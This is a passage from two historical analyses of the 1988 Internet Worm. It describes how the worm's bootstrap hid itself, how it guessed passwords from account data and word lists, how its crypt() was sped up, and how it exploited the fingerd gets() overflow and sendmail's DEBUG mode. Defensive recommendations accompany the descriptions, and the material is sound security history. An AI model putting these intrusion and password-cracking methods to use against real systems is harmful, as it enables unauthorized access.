The bootstrap is quite simple. It is supplied the address of the originating host, a TCP port number and a magic number as arguments. When it starts, it unlinks itself so that it can't be detected in the filesystem, then it calls *fork*() to create a new process with the same image. The old process exits, permitting the originating worm to continue with its business. The bootstrap reads its arguments then zeroes them out to hide them from the system status program; then it is ready to connect over the network to the parent worm. When the connection is made, the bootstrap sends over the magic number, which the parent will check against its own copy. If the parent accepts the number (which is carefully rendered to be independent of host byte order), it will send over a series of filenames and files which the bootstrap writes to disk. If trouble occurs, the bootstrap removes all these files and exits. Eventually the transaction completes, and the bootstrap calls up a command interpreter to finish the job.

In the meantime, the parent in *waithit*() spends up to two minutes waiting for the bootstrap to call back; if the bootstrap fails to call back, or the authentication fails, the worm decides to give up and reports a failure. When a connection is successful, the worm ships all of its files across followed by an end-of-file indicator. It pauses four seconds to let a command interpreter start on the remote side, then it issues commands to create a new worm. For each relocatable object file in the list of files, the worm tries to build an executable object; typically each file contains code for a particular make of computer, and the builds will fail until the worm tries the proper computer type. If the parent worm finally gets an executable child worm built, it sets it loose with the `-p` option to kill the command interpreter, then shuts down the connection. The target host is marked "infected". If none of the objects produces a usable child worm, the parent removes the detritus and *waithit*() returns an error indication.

When a system is being swamped by worms, the */usr/tmp* directory can fill with leftover files as a consequence of a bug in *waithit*(). If a worm compile takes more than 30 seconds, resynchronization code will report an error but *waithit*() will fail to remove the files it has created. On one of our machines, 13 MB of material representing 86 sets of files accumulated over 5.5 hours.

4.7. Password cracking

A password cracking algorithm seems like a slow and bulky item to put in a worm, but the worm makes this work by being persistent and efficient. The worm is aided by some unfortunate statistics about typical password choices. Here we discuss how the worm goes about choosing passwords to test and how the UNIX password encryption routine was modified.

4.7.1. Guessing passwords

> For example, if the login name is "abc", then "abc", "cba", and "abcabc" are excellent candidates for passwords. [Grampp and Morris, "UNIX Operating System Security"]

The worm's password guessing is driven by a little 4-state machine. The first state gathers password data, while the remaining states represent increasingly less likely sources of potential passwords. The central cracking routine is called *cracksome*(), and it contains a switch on each of the four states.

The routine that implements the first state we named *crack_0*(). This routine's job is to collect information about hosts and accounts. It is only run once; the information it gathers persists for the lifetime of the worm. Its implementation is straightforward: it reads the files */etc/hosts.equiv* and */.rhosts* for hosts to attack, then reads the password file looking for accounts.

For each account, the worm saves the name, the encrypted password, the home directory and the user information fields. As a quick preliminary check, it looks for a *.forward* file in each user's home directory and saves any host name it finds in that file, marking it like the previous ones.

We unimaginatively called the function for the next state *crack_1*(). *crack_1*() looks for trivially broken passwords. These are passwords which can be guessed merely on the basis of information already contained in the password file. Grampp and Morris report a survey of over 100 password files where between 8 and 30 percent of all passwords were guessed using just the literal account name and a couple of variations. The worm tries a little harder than this: it checks the null password, the account name, the account name concatenated with itself, the first name (extracted from the user information field, with the first letter mapped to lower case), the last name, and the account name reversed. It runs through up to 50 accounts per call to *cracksome*(), saving its place in the list of accounts and advancing to the next state when it runs out of accounts to try.

The next state is handled by *crack_2*(). In this state the worm compares a list of favorite passwords, one password per call, with all of the encrypted passwords in the password file. The list contains 432 words, most of which are real English words or proper names; it seems likely that this list was generated by stealing password files and cracking them at leisure on the worm author's home machine. A global variable *nextw* is used to count the number of passwords tried, and it is this count (plus a loss in the population control game) that controls whether the worm exits at the end of the main loop—*nextw* must be greater than 10 before the worm can exit. Since the worm normally spends 2.5 minutes checking for clients over the course of the main loop and calls *cracksome*() twice in that period, it appears that the worm must make a minimum of 7 passes through the main loop, taking more than 15 minutes[6]. It will take at least 9 hours for the worm to scan its built-in password list and proceed to the next state.

The last state is handled by *crack_3*(). It opens the UNIX online dictionary */usr/dict/words* and goes through it one word at a time. If a word is capitalized, the worm tries a lower-case version as well. This search can essentially go on forever: it would take something like four weeks for the worm to finish a typical dictionary like ours.

When the worm selects a potential password, it passes it to a routine we called *try_password*(). This function calls the worm's special version of the UNIX password encryption function *crypt*() and compares the result with the target account's actual encrypted password. If they are equal, or if the password and guess are the null string (no password), the worm saves the cleartext password and proceeds to attack hosts that are connected to this account. A routine we called *try_forward_and_rhosts*() reads the user's *.forward* and *.rhosts* files, calling the previously described *hul*() function for each remote account it finds.

4.7.2. Faster password encryption

> The use of encrypted passwords appears reasonably secure in the absence of serious attention of experts in the field. [Morris and Thompson, "Password Security: A Case History"]

Unfortunately some experts in the field have been giving serious attention to fast implementations of the UNIX password encryption algorithm. UNIX password authentication works without

[6] For those mindful of details: The first call to *cracksome*() is consumed reading system files. The worm must spend at least one call to *cracksome*() in the second state attacking trivial passwords. This accounts for at least one pass through the main loop. In the third state, *cracksome*() tests one password from its list of favorites on each call; the worm will exit if it lost a roll of the dice and more than ten words have been checked, so this accounts for at least six loops, two words on each loop for five loops to reach 10 words, then another loop to pass that number. Altogether this amounts to a minimum of 7 loops. If all 7 loops took the maximum amount of time waiting for clients, this would require a minimum of 17.5 minutes, but the 2-minute check can exit early if a client connects and the server loses the challenge, hence 15.5 minutes of waiting time plus runtime overhead is the minimum lifetime. In this period a worm will attack at least 8 hosts through the host infection routines, and will try about 18 passwords for each account, attacking more hosts if accounts are cracked.

putting any readable version of the password onto the system, and indeed works without protecting the encrypted password against reading by users on the system. When a user types a password in the clear, the system encrypts it using the standard *crypt*() library routine, then compares it against a saved copy of the encrypted password. The encryption algorithm is meant to be basically impossible to invert, preventing the retrieval of passwords by examining only the encrypted text, and it is meant to be expensive to run, so that testing guesses will take a long time. The UNIX password encryption algorithm is based on the Federal Data Encryption Standard (DES). Currently no one knows how to invert this algorithm in a reasonable amount of time, and while fast DES encoding chips are available, the UNIX version of the algorithm is slightly perturbed so that it is impossible to use a standard DES chip to implement it.

Two problems have been mitigating against the UNIX implementation of DES. Computers are continually increasing in speed—current machines are typically several times faster than the machines that were available when the current password scheme was invented. At the same time, ways have been discovered to make software DES run faster. UNIX passwords are now far more susceptible to persistent guessing, particularly if the encrypted passwords are already known. The worm's version of the UNIX *crypt*() routine ran more than 9 times faster than the standard version when we tested it on our VAX 8600. While the standard *crypt*() takes 54 seconds to encrypt 271 passwords on our 8600 (the number of passwords actually contained in our password file), the worm's *crypt*() takes less than 6 seconds.

The worm's *crypt*() algorithm appears to be a compromise between time and space: the time needed to encrypt one password guess versus the substantial extra table space needed to squeeze performance out of the algorithm. Curiously, one performance improvement actually saves a little space. The traditional UNIX algorithm stores each bit of the password in a byte, while the worm's algorithm packs the bits into two 32-bit words. This permits the worm's algorithm to use bit-field and shift operations on the password data, which is immensely faster. Other speedups include unrolling loops, combining tables, precomputing shifts and masks, and eliminating redundant initial and final permutations when performing the 25 applications of modified DES that the password encryption algorithm uses. The biggest performance improvement comes as a result of combining permutations: the worm uses expanded arrays which are indexed by groups of bits rather than the single bits used by the standard algorithm. Matt Bishop's fast version of *crypt*() does all of these things and also precomputes even more functions, yielding twice the performance of the worm's algorithm but requiring nearly 200 KB of initialized data as opposed to the 6 KB used by the worm and the less than 2 KB used by the normal *crypt*().

How can system administrators defend against fast implementations of *crypt*()? One suggestion that has been introduced for foiling the bad guys is the idea of shadow password files. In this scheme, the encrypted passwords are hidden rather than public, forcing a cracker to either break a privileged account or use the host's CPU and (slow) encryption algorithm to attack, with the added danger that password test requests could be logged and password cracking discovered. The disadvantage of shadow password files is that if the bad guys somehow get around the protections for the file that contains the actual passwords, all of the passwords must be considered cracked and will need to be replaced. Another suggestion has been to replace the UNIX DES implementation with the fastest available implementation, but run it 1000 times or more instead of the 25 times used in the UNIX *crypt*() code. Unless the repeat count is somehow pegged to the fastest available CPU speed, this approach merely postpones the day of reckoning until the cracker finds a faster machine. It's interesting to note that Morris and Thompson measured the time to compute the old M-209 (non-DES) password encryption algorithm used in early versions of UNIX on the PDP-11/70 and found that a good implementation took only 1.25 milliseconds per encryption, which they deemed insufficient; currently the VAX 8600 using Matt Bishop's DES-based algorithm needs 11.5 milliseconds per encryption, and machines 10 times faster than the VAX 8600 at a cheaper price will be available soon (if they aren't already!).

5. Opinions

> The act of breaking into a computer system has to have the same social stigma as breaking into a neighbor's house. It should not matter that the neighbor's door is unlocked. [Ken Thompson, 1983 Turing Award Lecture]

> [Creators of viruses are] stealing a car for the purpose of joyriding. [R H Morris, in 1983 Capitol Hill testimony, cited in the New York Times 11/11/88]

I don't propose to offer definitive statements on the morality of the worm's author, the ethics of publishing security information or the security needs of the UNIX computing community, since people better (and less) qualified than I are still copiously flaming on these topics in the various network newsgroups and mailing lists. For the sake of the mythical ordinary system administrator who might have been confused by all the information and misinformation, I will try to answer a few of the most relevant questions in a narrow but useful way.

Did the worm cause damage? The worm did not destroy files, intercept private mail, reveal passwords, corrupt databases or plant trojan horses. It did compete for CPU time with, and eventually overwhelm, ordinary user processes. It used up limited system resources such as the open file table and the process text table, causing user processes to fail for lack of same. It caused some machines to crash by operating them close to the limits of their capacity, exercising bugs that do not appear under normal loads. It forced administrators to perform one or more reboots to clear worms from the system, terminating user sessions and long-running jobs. It forced administrators to shut down network gateways, including gateways between important nation-wide research networks, in an effort to isolate the worm; this led to delays of up to several days in the exchange of electronic mail, causing some projects to miss deadlines and others to lose valuable research time. It made systems staff across the country drop their ongoing hacks and work 24-hour days trying to corner and kill worms. It caused members of management in at least one institution to become so frightened that they scrubbed all the disks at their facility that were online at the time of the infection, and limited reloading of files to data that was verifiably unmodified by a foreign agent. It caused bandwidth through gateways that were still running after the infection started to become substantially degraded—the gateways were using much of their capacity just shipping the worm from one network to another. It penetrated user accounts and caused it to appear that a given user was disturbing a system when in fact they were not responsible. It's true that the worm could have been far more harmful that it actually turned out to be: in the last few weeks, several security bugs have come to light which the worm could have used to thoroughly destroy a system. Perhaps we should be grateful that we escaped incredibly awful consequences, and perhaps we should also be grateful that we have learned so much about the weaknesses in our systems' defenses, but I think we should share our gratefulness with someone other than the worm's author.

Was the worm malicious? Some people have suggested that the worm was an innocent experiment that got out of hand, and that it was never intended to spread so fast or so widely. We can find evidence in the worm to support and to contradict this hypothesis. There are a number of bugs in the worm that appear to be the result of hasty or careless programming. For example, in the worm's *if_init*() routine, there is a call to the block zero function *bzero*() that incorrectly uses the block itself rather than the block's address as an argument. It's also possible that a bug was responsible for the ineffectiveness of the population control measures used by the worm. This could be seen as evidence that a development version of the worm "got loose" accidentally, and perhaps the author originally intended to test the final version under controlled conditions, in an environment from which it would not escape. On the other hand, there is considerable evidence that the worm was designed to reproduce quickly and spread itself over great distances. It can be argued that the population control hacks in the worm are anemic by design: they are a compromise between spreading the worm as quickly as possible and raising the load enough to be detected and defeated. A worm will exist for a substantial amount of time and will perform a substantial amount of work even if it loses the roll of the (imaginary) dice; moreover, 1 in 7 worms become immortal and can't be killed by dice rolls. There is ample evidence that the worm was designed to hamper efforts to stop it even after it was identified and captured. It certainly succeeded in this,

since it took almost a day before the last mode of infection (the *finger* server) was identified, analyzed and reported widely; the worm was very successful in propagating itself during this time even on systems which had fixed the *sendmail* debug problem and had turned off *rexec*. Finally, there is evidence that the worm's author deliberately introduced the worm to a foreign site that was left open and welcome to casual outside users, rather ungraciously abusing this hospitality. He apparently further abused this trust by deleting a log file that might have revealed information that could link his home site with the infection. I think the innocence lies in the research community rather than with the worm's author.

Will publication of worm details further harm security? In a sense, the worm itself has solved that problem: it has published itself by sending copies to hundreds or thousands of machines around the world. Of course a bad guy who wants to use the worm's tricks would have to go through the same effort that we went through in order to understand the program, but then it only took us a week to completely decompile the program, so while it takes fortitude to hack the worm, it clearly is not greatly difficult for a decent programmer. One of the worm's most effective tricks was advertised when it entered—the bulk of the *sendmail* hack is visible in the log file, and a few minutes' work with the sources will reveal the rest of the trick. The worm's fast password algorithm could be useful to the bad guys, but at least two other faster implementations have been available for a year or more, so it isn't very secret, or even very original. Finally, the details of the worm have been well enough sketched out on various newsgroups and mailing lists that the principal hacks are common knowledge. I think it's more important that we understand what happened, so that we can make it less likely to happen again, than that we spend time in a futile effort to cover up the issue from everyone but the bad guys. Fixes for both source and binary distributions are widely available, and anyone who runs a system with these vulnerabilities needs to look into these fixes immediately, if they haven't done so already.

6. Conclusion

> It has raised the public awareness to a considerable degree. [R H Morris, quoted in the New York Times 11/5/88]

This quote is one of the understatements of the year. The worm story was on the front page of the New York Times and other newspapers for days. It was the subject of television and radio features. Even the *Bloom County* comic strip poked fun at it.

Our community has never before been in the limelight in this way, and judging by the response, it has scared us. I won't offer any fancy platitudes about how the experience is going to change us, but I will say that I think these issues have been ignored for much longer than was safe, and I feel that a better understanding of the crisis just past will help us cope better with the next one. Let's hope we're as lucky next time as we were this time.

Acknowledgments

No one is to blame for the inaccuracies herein except me, but there are plenty of people to thank for helping to decompile the worm and for helping to document the epidemic. Dave Pare and Chris Torek were at the center of the action during the late night session at Berkeley, and they had help and kibitzing from Keith Bostic, Phil Lapsley, Peter Yee, Jay Lepreau and a cast of thousands. Glenn Adams and Dave Siegel provided good information on the MIT AI Lab attack, while Steve Miller gave me details on Maryland, Jeff Forys on Utah, and Phil Lapsley, Peter Yee and Keith Bostic on Berkeley. Bill Cheswick sent me a couple of fun anecdotes from AT&T Bell Labs. Jim Haynes gave me the run-down on the security problems turned up by his busy little undergrads at UC Santa Cruz. Eric Allman, Keith Bostic, Bill Cheswick, Mike Hibler, Jay Lepreau, Chris Torek and Mike Zeleznik provided many useful review comments. Thank you all, and everyone else I forgot to mention.

Matt Bishop's paper "A Fast Version of the DES and a Password Encryption Algorithm", ©1987 by Matt Bishop and the Universities Space Research Association, was helpful in (slightly)

parting the mysteries of DES for me. Anyone wishing to understand the worm's DES hacking had better look here first. The paper is available with Bishop's *deszip* distribution of software for fast DES encryption. The latter was produced while Bishop was with the Research Institute for Advanced Computer Science at NASA Ames Research Center; Bishop is now at Dartmouth College (*bishop@bear.dartmouth.edu*). He sent me a very helpful note on the worm's implementation of *crypt*() which I leaned on heavily when discussing the algorithm above.

The following documents were also referenced above for quotes or for other material:

Data Encryption Standard, FIPS PUB 46, National Bureau of Standards, Washington D.C., January 15, 1977.

F. T. Grampp and R. H. Morris, "UNIX Operating System Security," in the *AT&T Bell Laboratories Technical Journal*, October 1984, Vol. 63, No. 8, Part 2, p. 1649.

Brian W. Kernighan and Dennis Ritchie, *The C Programming Language*, Second Edition, Prentice Hall: Englewood Cliffs, NJ, ©1988.

John Markoff, "Author of computer 'virus' is son of U.S. Electronic Security Expert," p. 1 of the *New York Times*, November 5, 1988.

John Markoff, "A family's passion for computers, gone sour," p. 1 of the *New York Times*, November 11, 1988.

Robert Morris and Ken Thompson, "Password Security: A Case History," dated April 3, 1978, in the *UNIX Programmer's Manual*, in the *Supplementary Documents* or the *System Manager's Manual*, depending on where and when you got your manuals.

Robert T. Morris, "A Weakness in the 4.2BSD Unix TCP/IP Software," AT&T Bell Laboratories Computing Science Technical Report #117, February 25, 1985. This paper actually describes a way of spoofing TCP/IP so that an untrusted host can make use of the *rsh* server on any 4.2 BSD UNIX system, rather than an attack based on breaking into accounts on trusted hosts, which is what the worm uses.

Brian Reid, "Massive UNIX breakins at Stanford," RISKS-FORUM Digest, Vol. 3, Issue 56, September 16, 1986.

Dennis Ritchie, "On the Security of UNIX," dated June 10, 1977, in the same manual you found the Morris and Thompson paper in.

Ken Thompson, "Reflections on Trusting Trust," 1983 ACM Turing Award Lecture, in the *Communications of the ACM*, Vol. 27, No. 8, p. 761, August 1984.

APPENDIX 2

"The Internet Worm Program: An Analysis", by Eugene H. Spafford, Department of Computer Sciences, Purdue University. Purdue Technical Report CSD-TR-823.

Reprinted with permission of the author.

The Internet Worm Program: An Analysis

Purdue Technical Report CSD-TR-823

Eugene H. Spafford

Department of Computer Sciences
Purdue University
West Lafayette, IN 47907-2004

spaf@cs.purdue.edu

ABSTRACT

On the evening of 2 November 1988, someone infected the Internet with a *worm* program. That program exploited flaws in utility programs in systems based on BSD-derived versions of UNIX. The flaws allowed the program to break into those machines and copy itself, thus *infecting* those systems. This program eventually spread to thousands of machines, and disrupted normal activities and Internet connectivity for many days.

This report gives a detailed description of the components of the worm program—data and functions. It is based on study of two completely independent reverse-compilations of the worm and a version disassembled to VAX assembly language. Almost no source code is given in the paper because of current concerns about the state of the "immune system" of Internet hosts, but the description should be detailed enough to allow the reader to understand the behavior of the program.

The paper contains a review of the security flaws exploited by the worm program, and gives some recommendations on how to eliminate or mitigate their future use. The report also includes an analysis of the coding style and methods used by the author(s) of the worm, and draws some conclusions about his abilities and intent.

November 29, 1988; revised December 8, 1988

The Internet Worm Program: An Analysis

Purdue Technical Report CSD-TR-823

Eugene H. Spafford

Department of Computer Sciences
Purdue University
West Lafayette, IN 47907-2004

spaf@cs.purdue.edu

1. Introduction

On the evening of 2 November 1988 the Internet came under attack from within. Sometime around 6 PM EST, a program was executed on one or more hosts connected to the Internet. This program collected host, network, and user information, then broke into other machines using flaws present in those systems' software. After breaking in, the program would replicate itself and the replica would also attempt to infect other systems. Although the program would only infect Sun Microsystems Sun 3 systems, and VAX™ computers running variants of 4 BSD[1] UNIX,® the program spread quickly, as did the confusion and consternation of system administrators and users as they discovered that their systems had been invaded. Although UNIX has long been known to have some security weaknesses (cf. [Ritc79], [Gram84], and [Reid87]), the scope of the breakins came as a great surprise to almost everyone.

The program was mysterious to users at sites where it appeared. Unusual files were left in the /usr/tmp directories of some machines, and strange messages appeared in the log files of some of the utilities, such as the *sendmail* mail handling agent. The most noticeable effect, however, was that systems became more and more loaded with running processes as they became repeatedly infected. As time went on, some of these machines became so loaded that they were unable to continue any processing; some machines failed completely when their swap space or process tables were exhausted.

By late Wednesday night, personnel at the University of California at Berkeley and at Massachusetts Institute of Technology had "captured" copies of the program and began to analyze it. People at other sites also began to study the program and were developing methods of eradicating it. A common fear was that the program was somehow tampering with system resources in a way that could not be readily detected—that while a cure was being sought, system files were being altered or information destroyed. By 5 AM EST Thursday morning, less than 12 hours after the program was first discovered on the network, the Computer Systems Research Group at Berkeley had developed an interim set of steps to halt its spread. This included a preliminary patch to the *sendmail* mail agent, and the suggestion to rename one or both of the C compiler and loader to prevent their use. These suggestions were published in mailing lists and on the Usenet, although their spread was hampered by systems disconnecting from the Internet to attempt a "quarantine."

---

[1] BSD is an acronym for Berkeley Software Distribution.

® UNIX is a registered trademark of AT&T Laboratories.

™ VAX is a trademark of Digital Equipment Corporation.

By about 7 PM EST Thursday, another simple, effective method of stopping the infection, without renaming system utilities, was discovered at Purdue and also widely published. Software patches were posted by the Berkeley group at the same time to mend all the flaws that enabled the program to invade systems. All that remained was to analyze the code that caused the problems.

On November 8, the National Computer Security Center held a hastily-convened workshop in Baltimore. The topic of discussion was the program and what it meant to the Internet community. Who was at that meeting and why they were invited, and the topics discussed have not yet been made public.[2] However, one thing we know that was decided by those present at the meeting was that those present would not distribute copies of their reverse-engineered code to the general public. It was felt that the program exploited too many little-known techniques and that making it generally available would only provide other attackers a framework to build another such program. Although such a stance is well-intended, it can serve only as a delaying tactic. As of December 8, I am aware of at least eleven versions of the decompiled code, and because of the widespread distribution of the binary, I am sure there are at least ten times that many versions already completed or in progress—the required skills and tools are too readily available within the community to believe that only a few groups have the capability to reconstruct the source code.

Many system administrators, programmers, and managers are interested in how the program managed to establish itself on their systems and spread so quickly These individuals have a valid interest in seeing the code, especially if they are software vendors. Their interest is not to duplicate the program, but to be sure that all the holes used by the program are properly plugged. Furthermore, examining the code may help administrators and vendors develop defenses against future attacks, despite the claims to the contrary by some of the individuals with copies of the reverse-engineered code.

This report is intended to serve an interim role in this process. It is a detailed description of how the program works, but does not provide source code that could be used to create a new worm program. As such, this should be an aid to those individuals seeking a better understanding of how the code worked, yet it is in such a form that it cannot be used to create a new worm without considerable effort. Section 3 and Appendix C contain specific observations about some of the flaws in the system exploited by the program, and their fixes. A companion report, to be issued in a few weeks, will contain a history of the worm's spread through the Internet.

This analysis is the result of a study performed on three separate reverse-engineered versions of the worm code. Two of these versions are in C code, and one in VAX assembler. All three agree in all but the most minor details. One C version of the code compiles to binary that is identical to the original code, except for minor differences of no significance. From this, I can conclude with some certainty that if there was only one version of the worm program,[3] then it was benign in intent. The worm did not write to the file system except when transferring itself into a target system. It also did not transmit any information from infected systems to any site, other than copies of the worm program itself. Since the Berkeley Computer Systems Research Group has already published official fixes to the flaws exploited by the program, we do not have to worry about these specific attacks being used again. Many vendors have also

[2] I was invited at the last moment, but was unable to attend. I do not know why I was invited or how my name came to the attention of the organizers.

[3] A devious attack would have loosed one version on the net at large, and then one or more special versions on a select set of target machines. No one has coordinated any effort to compare the versions of the worm from different sites, so such a stratagem would have gone unnoticed. The code and the circumstances make this highly unlikely, but the possibility should be noted if future attacks occur.

issued appropriate patches. It now remains to convince the remaining vendors to issue fixes, and users to install them.

2. Terminology

There seems to be considerable variation in the names applied to the program described in this paper. I use the term *worm* instead of *virus* based on its behavior. Members of the press have used the term *virus*, possibly because their experience to date has been only with that form of security problem. This usage has been reinforced by quotes from computer managers and programmers also unfamiliar with the terminology. For purposes of clarifying the terminology, let me define the difference between these two terms and give some citations to their origins:

> A *worm* is a program that can run by itself and can propagate a fully working version of itself to other machines. It is derived from the word *tapeworm*, a parasitic organism that lives inside a host and saps its resources to maintain itself.
>
> A *virus* is a piece of code that adds itself to other programs, including operating systems. It cannot run independently—it requires that its "host" program be run to activate it. As such, it has a clear analog to biological viruses — those viruses are not considered alive in the usual sense; instead, they invade host cells and corrupt them, causing them to produce new viruses.

The program that was loosed on the Internet was clearly a worm.

2.1. Worms

The concept of a worm program that spreads itself from machine to machine was apparently first described by John Brunner in 1975 in his classic science fiction novel *The Shockwave Rider*.[Brun75] He called these programs *tapeworms* that lived "inside" the computers and spread themselves to other machines. In 1979-1981, researchers at Xerox PARC built and experimented with *worm* programs. They reported their experiences in an article in 1982 in *Communications of the ACM*.[Shoc82]

The worms built at PARC were designed to travel from machine to machine and do useful work in a distributed environment. They were not used at that time to break into systems, although some did "get away" during the tests. A few people seem to prefer to call the Internet Worm a *virus* because it was destructive, and they believe worms are non-destructive. Not everyone agrees that the Internet Worm was destructive, however. Since intent and effect are sometimes difficult to judge, using those as a naming criterion is clearly insufficient. As such, *worm* continues to be the clear choice to describe this kind of program.

2.2. Viruses

The first use of the word *virus* (to my knowledge) to describe something that infects a computer was by David Gerrold in his science fiction short stories about the G.O.D. machine. These stories were later combined and expanded to form the book *When Harlie Was One*.[Gerr72] A subplot in that book described a program named VIRUS created by an unethical scientist.[4] A computer infected with VIRUS would randomly dial the phone until it found another computer. It would then break into that system and infect it with a copy of VIRUS. This program would infiltrate the system software and slow the system down so much that it became unusable (except to infect other machines). The inventor had plans to sell a program named VACCINE that could cure VIRUS and prevent infection, but disaster occurred when noise on a phone line

[4] The second edition of the book, just published, has been "updated" to omit this subplot about VIRUS.

caused VIRUS to mutate so VACCINE ceased to be effective.

The term *computer virus* was first used in a formal way by Fred Cohen at USC.[Cohe84] He defined the term to mean a security problem that attaches itself to other code and turns it into something that produces viruses; to quote from his paper: "We define a computer 'virus' as a program that can infect other programs by modifying them to include a possibly evolved copy of itself." He claimed the first computer virus was "born" on November 3, 1983, written by himself for a security seminar course.[5]

The interested reader may also wish to consult [Denn88] and [Dewd85] for further discussion of the terms.

3. Flaws and Misfeatures

3.1. Specific Problems

The actions of the Internet Worm exposed some specific security flaws in standard services provided by BSD-derived versions of UNIX. Specific patches for these flaws have been widely circulated in days since the worm program attacked the Internet. Those flaws and patches are discussed here.

3.1.1. fingerd and gets

The *finger* program is a utility that allows users to obtain information about other users. It is usually used to identify the full name or login name of a user, whether or not a user is currently logged in, and possibly other information about the person such as telephone numbers where he or she can be reached. The *fingerd* program is intended to run as a daemon, or background process, to service remote requests using the finger protocol.[Harr77]

The bug exploited to break *fingerd* involved overrunning the buffer the daemon used for input. The standard C library has a few routines that read input without checking for bounds on the buffer involved. In particular, the *gets* call takes input to a buffer without doing any bounds checking; this was the call exploited by the Worm.

The *gets* routine is not the only routine with this flaw. The family of routines *scanf/fscanf/sscanf* may also overrun buffers when decoding input unless the user explicitly specifies limits on the number of characters to be converted. Incautious use of the *sprintf* routine can overrun buffers. Use of the *strcat/strcpy* calls instead of the *strncat/strncpy* routines may also overflow their buffers.

Although experienced C programmers are aware of the problems with these routines, they continue to use them. Worse, their format is in some sense codified not only by historical inclusion in UNIX and the C language, but more formally in the forthcoming ANSI language standard for C. The hazard with these calls is that any network server or privileged program using them may possibly be compromised by careful precalculation of the (in)appropriate input.

An important step in removing this hazard would be first to develop a set of replacement calls that accept values for bounds on their program-supplied buffer arguments. Next, all system servers and privileged applications should be examined for unchecked uses of the original calls, with those calls then being replaced by the new bounded versions. Note that this audit has already been performed by the group at Berkeley; only the *fingerd* and *timed* servers used the *gets* call, and patches to *fingerd* have already been posted. Appendix C contains a new

[5] It is probably a coincidence that the Internet Worm was loosed on November 2, the eve of this "birthday."

version of *fingerd* written specifically for this report that may be used to replace the original version. This version makes no calls to *gets*.

3.1.2. Sendmail

The sendmail program is a mailer designed to route mail in a heterogeneous internetwork.[Allm83] The program operates in a number of modes, but the one of most interest is when it is operating as a daemon process. In this mode, the program is "listening" on a TCP port (#25) for attempts to deliver mail using standard Internet protocols, principally SMTP (Simple Mail Transfer Protocol).[Post82] When such a request is detected, the daemon enters into a dialog with the remote mailer to determine sender, recipient, delivery instructions, and message contents.

The bug exploited in *sendmail* had to do with functionality provided by a debugging option in the code. The Worm would issue the *DEBUG* command to *sendmail* and then specify a set of commands instead of a user address as the recipient of the message. Normally, this is not allowed, but it is present in the debugging code to allow testers to verify that mail is arriving at a particular site without the need to activate the address resolution routines. The debug option of sendmail is often used because of the complexity of configuring the mailer for local conditions, and many vendors and site administrators leave the debug option compiled in.

The sendmail program is of immense importance on most Berkeley-derived (and other) UNIX systems because it handles the complex tasks of mail routing and delivery. Yet, despite its importance and wide-spread use, most system administrators know little about how it works. Stories are often related about how system administrators will attempt to write new device drivers or otherwise modify the kernel of the OS, yet they will not willingly attempt to modify sendmail or its configuration files.

It is little wonder, then, that bugs are present in sendmail that allow unexpected behavior. Other flaws have been found and reported now that attention has been focused on the program, but it is not known for sure if all the bugs have been discovered and all the patches circulated.

One obvious approach would be to dispose of sendmail and develop a simpler program to handle mail. Actually, for purposes of verification, developing a suite of cooperating programs would be a better approach, and more aligned with the UNIX philosophy. In effect, sendmail is fundamentally flawed, not because of anything related to function, but because it is too complex and difficult to understand.[6]

The Berkeley Computer Systems Research Group has a new version (5.61) of *sendmail* with many bug fixes and patches for security flaws. This version of sendmail is available for FTP from the host "ucbarpa.berkeley.edu" and will be present in the file ~ftp/pub/sendmail.tar.Z after 12 December 1988. System administrators are strongly encouraged to retrieve and install this updated version of sendmail since it contains fixes to potential security flaws other than the one exploited by the Internet Worm.

Note that this new version is shipped with the DEBUG option disabled by default. However, this does not help system administrators who wish to enable the DEBUG option, although the researchers at Berkeley believe they have fixed all the security flaws inherent in that facility. One approach that could be taken with the program would be to have it prompt the user for the password of the super user (root) when the DEBUG command is given. A static password should never be compiled into the program because this would mean that the same password

[6] Note that a widely used alternative to sendmail, MMDF, is also viewed as too complex and large by many users. Further, it is not perceived to be as flexible as sendmail if it is necessary to establish special addressing and handling rules when bridging heterogeneous networks.

might be present at multiple sites and seldom changed.

For those sites without access to FTP or otherwise unable to obtain the new version, the official patches to sendmail version 5.59 are enclosed in Appendix D. Sites running versions of sendmail prior to 5.59 should make every effort to obtain the new version.

3.2. Other Problems

Although the Worm exploited flaws in only two server programs, its behavior has served to illustrate a few fundamental problems that have not yet been widely addressed. In the interest of promoting better security, some of these problems are discussed here. The interested reader is directed to works such as [Gram84] for a broader discussion of related issues.

3.2.1. Servers in general

A security flaw not exploited by the Worm, but now becoming obvious, is that many system services have configuration and command files owned by a common userid. Programs like sendmail, the *at* service, and other facilities are often all owned by the same non-user id. This means that if it is possible to abuse one of the services, it might be possible to abuse many.

One way to deal with the general problem is have every daemon and subsystem run with a separate userid. That way, the command and data files for each subsystem could be protected in such a way that only that subsystem could have write (and perhaps read) access to the files. This is effectively an implementation of the principle of least privilege. Although doing this might add an extra dozen user ids to the system, it is a small cost to pay, and is already supported in the UNIX paradigm. Services that should have separate ids include sendmail, news, at, finger, ftp, uucp and YP.

3.2.2. Passwords

A key attack of the Worm program involved attempts to discover user passwords. It was able to determine success because the encrypted password[7] of each user was in a publicly-readable file. This allows an attacker to encrypt lists of possible passwords and then compare them against the actual passwords without passing through any system function. In effect, the security of the passwords is provided in large part by the prohibitive effort of trying all combinations of letters. Unfortunately, as machines get faster, the cost of such attempts decreases. Dividing the task among multiple processors further reduces the time needed to decrypt a password. It is currently feasible to use a supercomputer to precalculate all probable[8] passwords and store them on optical media. Although not (currently) portable, this scheme would allow someone with the appropriate resources access to any account for which they could read the password field and then consult their database of pre-encrypted passwords. As the density of storage media increases, this problem will only get more severe.

A clear approach to reducing the risk of such attacks, and an approach that has already been taken in some variants of UNIX, would be to have a *shadow* password file. The encrypted passwords are saved in a file that is readable only by the system administrators, and a privileged call performs password encryptions and comparisons with an appropriate delay (.5 to 1 second, for instance). This would prevent any attempt to "fish" for passwords. Additionally, a threshold could be included to check for repeated password attempts from the same process, resulting

---

[7] Strictly speaking, the password is not encrypted. A block of zero bits is repeatedly encrypted using the user password, and the results of this encryption is what is saved. See [Morr79] for more details.

[8] Such a list would likely include all words in the dictionary, the reverse of all such words, and a large collection of proper names.

in some form of alarm being raised. Shadow password files should be used in combination with encryption rather than in place of such techniques, however, or one problem is simply replaced by a different one; the combination of the two methods is stronger than either one alone.

Another way to strengthen the password mechanism would be to change the utility that sets user passwords. The utility currently makes minimal attempt to ensure that new passwords are nontrivial to guess. The program could be strengthened in such a way that it would reject any choice of a word currently in the on-line dictionary or based on the account name.

4. High-Level Description of the Worm

This section contains a high-level overview of how the worm program functions. The description in this section assumes that the reader is familiar with standard UNIX commands and somewhat familiar with network facilities under UNIX. Section 5 describes the individual functions and structures in more detail.

